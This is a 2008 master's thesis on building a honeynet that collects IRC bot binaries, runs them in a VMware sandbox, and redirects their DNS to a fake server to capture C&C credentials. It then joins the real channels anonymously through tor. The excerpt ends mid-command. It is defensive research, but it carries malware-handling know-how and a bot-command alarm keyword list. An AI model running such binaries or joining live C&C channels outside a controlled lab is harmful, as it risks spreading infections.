HONEYNET DESIGN AND IMPLEMENTATION

A Thesis
Presented to
The Academic Faculty

By

Diane Artore

In Partial Fulfillment
Of the Requirements for the Degree
Master of Science in
Computer Science

Georgia Institute of Technology
May 2008

HONEYNET DESIGN AND IMPLEMENTATION

Approved by:

Dr Wenke Lee, Advisor
College of Computing
Georgia Institute of Technology

Dr Mustaque Ahamad
College of Computing
Georgia Institute of Technology

Dr Jonathon Giffin
College of Computing
Georgia Institute of Technology

Date Approved: December 26, 2007

ACKNOWLEDGMENTS

A number of people have helped me in many ways to complete this work. I would like to personally thank:

- My advisor, Dr. Wenke Lee, who gave me the opportunity to work in the Georgia Tech Information Security Center (GTISC), and who accepted to advise me all along my work.
- Guofei Gu and Christoper Lee, both PhD Candidates, for their time, support and advice.
- The remaining committee members of my thesis: Dr. Mustaque Ahamad, director of the GTISC, and Dr Jonathon Giffin, Assistant Professor.
- My parents and family, my friends Kreston Barron, Sophie Govetto, and Simon Budin, who supported me from France.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS

IRC	Internet Relay Protocol
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name Service
C&C	Controls and Commands
DDoS	Distributed Denial of Service

SUMMARY

Over the past decade, webcriminality has become a real issue. Because they allow the botmasters to control hundreds to millions of machines, botnets became the first-choice attack platform for network attackers, to launch distributed denial of service attacks, steal sensitive information, and send spam emails.

This work aims at designing and implementing a honeynet, specific to IRC bots. Our system works in 3 phases: (1) binaries collection, (2) simulation, and (3) activity capturing and monitoring. Our phase 2 “simulation” uses an IRC redirection to extract the connection information thanks to an IRC redirection (using a DNS redirection and a fakeserver). In phase 3, we use the information previously extracted to launch our honeyclient, which will capture and monitor the traffic on the C&C channel.

Thanks to our honeynet, we create a database of the activity of IRC botnets (their connection characteristics, commands on the C&C…), and hope to learn more about their behavior and the “underground market” they create.

CHAPTER 1

INTRODUCTION

1.1 Motivations

With an increasing number of people using the Internet and companies developing more and more online services, web criminality has become a real issue. A few years ago, hackers would focus on webservices directly (like attacking bank webservers), or hacking into users' computers, just for entertainment. Those attacks lately shifted to attacking users directly. Indeed, companies pay real attention to their services, and allocate resources to work on preventing those problems. Therefore it is easier for the hackers to focus on users, who are not aware of those threats, or not fighting them. They will for example try to steal users' login and password to their online banking website rather than trying to hack the bank server directly. The table below shows the results of a study on users' behavior, published by McAfee, comparing the evolution of Antivirus updating habits of users, in 2004, 2005 and 2007. It demonstrates that though users tend to be more aware of the threats, still 50% of users do not have an up-to-date Antivirus or even any Antivirus software at all.

Table 1 Antivirus use habits- McAfee/NCSA – oct 07

	2004	2005	2007
Percent of respondents who claim to have up to date AV protection	71%	68%	92%
Percent of respondents who either have no anti-virus protection or have not updated their protection within the past week	67%	56%	49%

By infecting computers, hackers have at their disposal thousands or millions of machines, that constitute a network of zombies, a world-wide infrastructure that can be used to send spam, launch DDoS, or even generate a wide underground market selling

users' credit card numbers, and users' internet habits (i.e, specific advertisement) Botnets became the first-choice attack platform for the network attackers, to launch distributed denial of services attacks, steal sensitive information and send spam emails. Now that webdevelopers and webmasters have been educated about Internet threats, it is time to educate users about the dangers of the Internet, and provide them with the appropriate tools.

1.2 The Goals

1.2.1 Botnets - why monitoring?

Many studies are currently being conducted about how to prevent botnets and malwares from infecting users' computers. These active approach studies analyze botnets' behaviors, and aim at defining rules about whether binaries should be executed (either with signature-based or heuristics approaches).

For our work, we decided to have a passive approach, and monitor botnets, rather than preventing them from executing. Our goal is to have a tool that can passively monitor communication channels. Instead of making a decision about their nature, we will let them execute and monitor their behavior. We aim at studying their goals and trying to define general trends or common characteristics.

1.2.2 Data Collection - why and how?

Our study focuses on IRC botnets, which are still the majority of live botnets, the main reason being that they are easy to deploy (by using a channel on an online IRC server, or setting up one with available source code). They also let the botmaster communicate easily and in real time with the bots (compared to HTTP-based bots – see chapter 3), and have a better view of the zombies it controls (compared to peer-to-peer based bots – see chapter 3).

To collect the data, we designed a honeynet that spies the traffic on the IRC channels, using a simple IRC client, after extracting the IRC information from the binaries.

- Servers' lifetime

The C&C used by the botmaster are either channels on public IRC servers, or on servers they set up themselves. In both cases, the C&C don't stay online long. Whether they change the domain name or switch to another server after achieving their goal (e.g. launching a DDoS), botmasters want to make sure they maintain control of their zombies and therefore stay undetected.

When one wishes to look at a given bot to study the action it performs, the C&C might already be down. Therefore it is precious to log the traffic while it is still up, for later revision. This can be useful for researchers, who want to study IRC botnet characteristic's, botmasters' habits and goals, but also for law enforcement. By collecting as much information as possible on each of those botnets, we can find common patterns to link attacks to one another.

- Lightweight solution

Contrary to most approaches so far, our solution does not monitor machines running the binaries. We execute them in a virtual environment, extract the information to connect to the C&C, and then connect to it thanks to an IRC client. Therefore, the machine runs an IRC client only. With our solution, there is no risk of infecting other machines or performing undesired operations. When executing the binaries, one can prevent performing malicious activities (spreading to other machines, spending spam…), but it requires extra workload. Indeed, we would have to define a list of rules, and check the outbound traffic. This is particularly hard to do, given that we can not know ahead of time what the binary will do. If this could be done easily, we would only have to apply those rules to user's computers to make sure no one performs malicious activities.

1.3 The project

1.3.1 Design a honeynet architecture

We have to design the architecture of the honeynet, so that it can perform the following actions:

- Catch the binaries

  We want to collect as many binaries as possible on the Internet, to test them to determine whether or not they are IRC bots.

- Extract C&C information thanks to IRC redirection

  We want to be able to extract the connection information to the IRC sever. This is done by redirecting the infected machine's traffic to a "fakeserver" we designed, which will mimic the IRC server the bots want to connect to (more details in Chapter 4).

- Save activity on C&C

  We want to save the activity on the C&C (i.e. log the information exchanged as well as the pattern of the communication).

- Create a database of botnets' activities, for further analysis

  The information about the binaries we collect (whether they are bots, their connection characteristics and their activities) will be saved in a database. Using this database will allow an easier treatment and analysis of the data than a simple logging system.

1.3.2 Data Collection and Analysis

Below is the information we want to collect thanks to our Honeynet:

- Connection information

We will extract all the connection information to the IRC channel (server's name, server's IP, port to connect to, nickname, username, password to the server if any, channel, and password to the channel if any).

- Resources exchanged on the C&C

  All the commands exchanged on the C&C will be saved, and we want to extract specific information, such as hacking resources (e.g. rootkits) or websites (profiles, binary updates…).

- Malicious activities - "Underground" market

  Botmasters often use the channels as a way to advertise for malicious activities. Analyzing the logs will allow us to study what data the "underground market" is mostly concerned about.

- Raise alarms on given keywords

  In most cases, IRC commands are not encrypted, and use quite intuitive names. Therefore, we can define some basics keywords (scan, advscan, ddos….) and do a dynamic analysis on the IRC traffic to raise alarms. This will not allow us to prevent all attacks, but it is a first step.

1.4 The steps to take

- Honeynet - Design

  First, we have to define the architecture of the honeynet, based on the components we need (the virtual environment, the DNS sever and the fakeserver for the IRC redirection module…) and the features we want to have (analysis of the logs, database to save information…). This architecture is detailed in Chapter 4.

- Honeynet - Implementation

  To make sure our tool works, we decided to have an iterative approach. We'll implement the components one after the other, adding features step by step (see

Figure 1 below). For example, we will first implement the components related to the IRC redirection, and test them. Once it works, we will add the honeyclient, the dynamic analysis of the traffic, and then the database.



Figure 1 Iterative approach

CHAPTER 2

LITERATURE REVIEW

More and more studies focus on botnets, trying to find ways to prevent systems from being infected (active approaches). Others try to directly monitor command and control traffic (passive approaches). Our work is based on observing and capturing botnet traffic, so the following gives a summary of the current similar studies. The detailed references of the papers cited are listed at the end of the document.

A Honeynet by definition is a system put on a network to capture binaries, and monitor the outbound traffic to C&C severs. Different systems have been designed to achieve this goal. One of the initial studies is the one performed by the German Honeynet Project, capturing and studying about 100 bonets, and publishing their reports in the suite of papers “Know Your Enemy”.

2.1 Honeynet Design

In “The Zombie Roundup: Understaning, Detecting, and Disrupting Botnets”, Evan Cooke and Farnam Jahanian used a honeypot to study bot behavior, using vulnerable Windows XP and Windows 2000, letting them connect directly to the real server through the Internet. In “Shark : Spy Honeypot with Advanced Redirection Kit”, Ion Alberdi et al also use a redirection of the infected machine’s traffic to a fakeserver they designed. They collect the binaries with Nepenthes, do the simulation, but they don’t use the fakeserver to extract the C&C connection information, but to get the IP, port, and bot type (IRC..). They use this information to update the rules of their gateway, allowing the bot to communicate with the outside or not. The approach closest to ours is the one conducted by Moheeb Abu Rajad et al in “A multifaced approach to Understanding the Botnet phenomenon”. They use Nepenthes to collect the binaries, use

an IRC server to do extract the IRC information, and then connect the real IRC server with their IRC tracker. Their approach aims at studying botnets structures and size more than the underground activity related to them.

2.2 Data Collection

Regarding the type of data we want to collect, the approach closest to ours is the one realized by Jianwei Zhuge et al in “An investigation on the Botnet Activites”. In this paper they focus on the commands sent on the C&C channel, and on the location of the infected hosts and the victims of attacks, with a special attention to DDoS.

Another relevant paper is one by Jason Franklin et al, “An inquiry into the Nature and Causes of the Wealth of Internet Miscreants”, in which they focus on financial data stealing (i.e. credit card fraud, identity theft, spamming, phishing, online credential theft, and the sale of compromised bots) and tries to understand the motives for the bot activities.

2.3 Our approach

Our study combines the advantages of some of the studies mentioned above. Indeed, we chose to use a fakeserver to do the simulation (advantages explained later) and study the IRC characteristics as well as the underground market the bots generates.

CHAPTER 3

IRC BOTS

In this Chapter, we will define what botnets are, give an introduction to their activities (actions, geographic repartition), and then focus on IRC botnets.

3.1 Bots

3.1.1 What is a bot?

Like all malwares, bots install themselves silently to a victims' computer, without their consent. The particularity of bots is that they include a client that will connect to a Command and Control server, and then quietly wait for orders from that server. The C&C channel provides the botmasters with a very easy and quick way to communicate with the machines they infect.

The infected computers are called *zombies*, as they quietly wait for orders from the botmaster. The figure below shows the different steps in a bot's life (taken from "Zombies and Botnets - trends and issues in crime and criminal justice" by Kim-Kwang Raymond Choo).



Figure 2 How botnets work

3.1.2 Actions

A botmaster can control and launch attacks instantaneously from millions of machines, by sending one single command line in the C&C channel. The table below shows the most common actions a bot can perform.

Table 2 Automated actions performed by bots - Symantec

Sending	**Stealing**	**DoS** (Denial of Service)	**Clickfraud**
They send: - spam - viruses - spyware	They steal personal and private information and communicate it back to the malicious user: - credit card numbers - bank credentials - other sensitive personal information	Launching denial of service (DoS) attacks against a specified target. Cybercriminals extort money from Web site owners, in exchange for regaining control of the compromised sites. More commonly, however, the systems of everyday users are the targets of these attacks -- for the simple thrill of the botherder.	Frauders use bots to boost Web advertising billings by automatically clicking on Internet ads.

3.1.3 Geography

Bots are world-wide threats. The Internet allows people from any country to perform actions on web servers anywhere in the world. Below is a map from Symantec, showing the repartition of the C&C in 2005. Though the US is still number 1, Asia develops tremendously and has more and more C&C nowadays. Due to lack of infrastructure, Africa is still not in not very active.



Figure 3 Location of IRC C&C in 2005 – Symantec

Below is a chart showing the location of the underground market IRC C&C in 2005, completed by the Australian Institute of Technology.



Figure 4 Location of underground market IRC C&C in 2005
Australian Institute of Technology

3.1.4 Underground market

The C&C channels are a way for people to exchange information anonymously and sell malicious data. Here are the results of a study conducted by Symantec that shows the type of data sold on C&C channels. The top 2 are credit cards and bank accounts, showing the nature of the traffic shifted from entertainment purposes to stealing and selling user's personal financial information.

Table 3 Underground market - Symantec - Sept 07

Rank	Item	Percentage	Range of Prices
1	Credit Cards	22%	$0.50 - $5
2	Bank Accounts	21%	$30 - $400
3	Email passwords	8%	$1 - $350
4	Mailers	8%	$8 - $10
5	Email Addresses	6%	$2/MB - $4/MB
6	Proxies	6%	$0.50 - $3
7	Full Identity	6%	$10 - $150
8	Scams	6%	$10/week
9	Social Security Numbers	3%	$5 - $7
10	Compromised Unix Shells	2%	$2 - $10

3.2 IRC bots

Nowadays there are three main categories of bots:

- IRC-based

  They are the most common bots. See the description below.

- HTTP-based

  These bots are programmed to either retrieve or post pages at a given time, or at every given period or time. Like the IRC-based botnets, they are centralized networks.

- Peer-to-peer based

  The peer-to-peer protocol is sometimes used by HTTP and IRC botnets to spread, but it can also be used to communicate and propagate orders. These bots are called peer-to-peer bonets. It has many advantages compared to centralized networks; a bot only knows the peers it is connected to. Therefore it is much harder to disrupt.

Internet Relay Chat (IRC) is a standard protocol for real-time messages exchanged over the Internet. IRC follows a client-server model in which a client connects to an IRC server, which can peer with other servers to form an IRC network. To connect to such a network, an IRC client first issues a DNS request to look up the address of the IRC server it wants to connect to. After connecting to the server, the client identifies itself with an IRC nickname. IRC servers might have password authentication to access the server itself and/or the channels. After joining a channel, clients can exchange public messages (broadcast to all clients connected to the channel) and private messages (transmitted from the client to the destination client without being displayed on the channel).The IRC bots are the most used (easier to set up, better control on the zombies).

Below is a figure showing a DDoS attack. It shows only 4 zombies, but obviously when the number of bots is consequent, it is easy to take down a website (the botmaster only has to send one request to the IRC server). One request from the botmaster reaches the whole "army" of zombies, and they all contact the webserver.

Steps:

1: The botmaster sends a DDoS order on the C&C, with the IP of the server to take down. (either instantaneously or at a given time)

2: The zombies, all connected to the IRC server, receive the order.

3: The IRC client embedded in the bot reads the order, and issues a connection request to the Web Server (as soon as they receive the order, or at a given time, if specified in the order).

4: All the requests reach the webserver.



Figure 5 Example of DDoS attack

CHAPTER 4

HONEYNET DESIGN

For each binary, we have a 3 phase-approach: (1) binary collection, (2) simulation execution (care of the C&C traffic redirection, see below), and (3) capturing and monitoring the traffic on the real C&C channel.

4.1 General Scheme

Below is the architecture of the Honeypot we want to deploy.

It has three majors components: the Drones (to collect the binaries), the Analyzer (to extract the connection information), and the Manager (to handle the IRC redirection, see below). A detailed description of every component is given in section 4.2.



Figure 6 General scheme of the Honeynet

4.2 Downloading Malwares

Malwares are downloaded thanks to

- The drones

  The drones are the machines in charge of collecting malwares. They are connected to the Internet and have or simulate vulnerabilities that malwares can

exploit. When infected, the URLs to the binaries are sent to the binaries collector.

- The binaries collector

  The binaries collector receives the URLs from the drones and will download the corresponding binaries. It has to check the MD5 to ensure that binary storage is not repetitious.

4.3 The Manager – Analyzer

The manager supervises the IRC direction. It monitors the components to decide whether the binaries correspond to an IRC bot, and if so extract the connection information.

4.3.1 Mechanisms

Below are the mechanisms of our redirection, in the case of an IRC bot. When executing a non-bot binary, only step 1 occurs.



Figure 7 IRC redirection

Steps:

1: Execution of the binary in the virtual environment.

2: The client issues a DNS request.

3: The DNS answers with the address of the fakeserver.

4: The infected tries to connect to the “fakesever” to port p

5: The machine answers with a reset TCP message, and by sniffing the traffic we get the port p

6: We start the server on port p

7: The client initiates an IRC connection (the detail of the messages is given in Chapter 5)

8: After the simulation is done, and the information is parsed, the honeyclient starts and connects to the real IRC server.

4.3.2. Components

- The infected client

The infected client is a virtual environment in which to run the binaries. If we are dealing with an IRC bot, it will issue a DNS request to get the IP of the IRC server, and then try to connect to it.

- DNS

The DNS’s role is to both redirect all the request of the infected client’s to our fakeserver, and save the request the client issued. The honeyclient will need the information to be able to connect to the real IRC server.

When a DNS request is issued, the DNS will reply with the address of our fakeserver. The infected machine will then try to connect to it. By watching the traffic we are able to tell which port the client is trying to connect to, and then start the fakeserver on the correct port. It is ready to receive the connection from the infected client.

- The “fake” server

The fakeserver is the server the infected client will try to connect to, thanks to the redirection from the DNS server. This server does not need to be a real IRC server. It

needs to have the basic features to get the connection information (NICK, USER, PASS, JOIN…).

We noticed that the NICKs are sometimes not totally random. When an infected machine tries to connect and the NICK is already used, the other nicknames might have a given pattern (e.g., if asadg is already taken, they would try asadg_, then asadg__ ….). Therefore, we decide in our honeypot to retrieve 5 different NICKs from the infected client, in case the honeyclient tries one already in use.

- The honeyclient

It connects to the real C&C server thanks to the information provided by the communication between our server and the infected machine.

The client is not infected; therefore there is no risk of infecting other machines, or performing unwanted actions. The problem with this approach is that we may not be able to answer the server's commands correctly. This could be detected by the botmaster, who could therefore disconnect/ban us from the channel.

- The database

The database will save all relevant information concerning the binaries and the scenario we run. Below are the tables we designed:



Figure 8 Database design

CHAPTER 5
HONEYNET IMPLEMENTATION

The overall system is running on Linux, a machine in the GTISC lab.

5.1 Drones

The implementation so far uses Nepenthes, an automated malware collection platform that simulates known vulnerabilities in machines running the Windows OS, which is running on a box in the Georgia Tech honeynet address spaces.

Nepenthes vulnerability modules require knowledge about weaknesses, so that it can simulate a dialog of how the virus will exploit the weakness, gain the needed information to download the file and send the attacker just enough information so that he does not realize the trick. Nepenthes is quite useful to capture new exploits for old vulnerabilities.

The exploits it downloads are stored in a "binary" folder, each binary's name being the MD5 checksum associated with it. The Nepenthes box is located on the honeynet space, and our simulation machine is located in the GTISC, on the school's network. We download the binaries everyday from the Nepenthes box to the simulation machine through a SSH session.

5.2 The Manager

5.2.1 Scripts

The scripts to execute and monitor the simulation are written in bash. The source code is given in Appendix B. Below is a summary on how they work.

We download the binaries from the Nepenthes box to our bin/ directory everyday at 00:01 am. We launch the simulations at 1:00 am. At 11:50 pm, we update the database by parsing the logs and adding newly captured binaries.

- ***watch.sh***

It looks in the directory bin/ for new files. If there are new files, for each binary, it launches the script newproc.sh. When the simulation is done, it stops the IRC server, the tcpdump (in case we did not get any packet from the simulation). We loop for all the new binaries in the folder.

- ***newproc.sh***

It adds the .exe extension to the binary, copies it into the shared folder, in which the windows running in VMware will look for when it boots. Then it launches process.sh

- ***process.sh***

This script starts the simulation, by launching the getport.sh and launchvm.sh scripts.

- ***getport.sh***

It starts tcpdump to capture the first 5 packets coming from 192.0.0.2 to 192.0.0.1 with the RST field set to 1. If it successfully captures these packets, it extracts the port and starts the server on that port (for 20 seconds).

- ***launchvm.sh***

This script starts the virtual machine and allows it to run for 90 seconds. After that time, it restores the machine to a trusted snapshot (taken before the execution of the binary).

- ***isbotnet.sh***

This script will check the results of the simulation to determine if we found a bot. It will label the folder containing the logs with the "nobot" or "bot", log the date of the simulation, and update the database.

- ***postvm.sh***

This script will parse all the logs from the previous execution to extract the information needed by the honeyclient. If it is a bot, and we successfully found the port, the script looks for the DNS query, the NICK, USER, JOIN used, and checks for a server or

channel password. It starts the honeyclient with all those parameters. As we connect from the school's network, we want to make our connection anonymous. To do so, we use the tools tor and socat (described in 5.2.2.5). The script postvm.sh also looks for an available port, launches socat on that port, and relays this information to the honeyclient. We also update the database with information about the new bot we just discovered.

Below is the figure showing how the scripts interact. The script parsing the logs to update the database with the daily commands does not appear on this figure.



Figure 9 Scripts ran by the Analyzer/Manager

5.2.2. Components

5.2.2.1 The infected client

The infected client is a virtual environment, using VMware Workstation, running Windows. I chose VMware for its ease of use, and the practical command lines available:

```
vmrun start "/home/diane/vmware/windows/Windows XP Professional.vmx" &
sleep 90

vmrun stop "/home/diane/vmware/windows/Windows XP Professional.vmx"

vmrun revertToSnapshot "/home/diane/vmware/windows/Windows XP
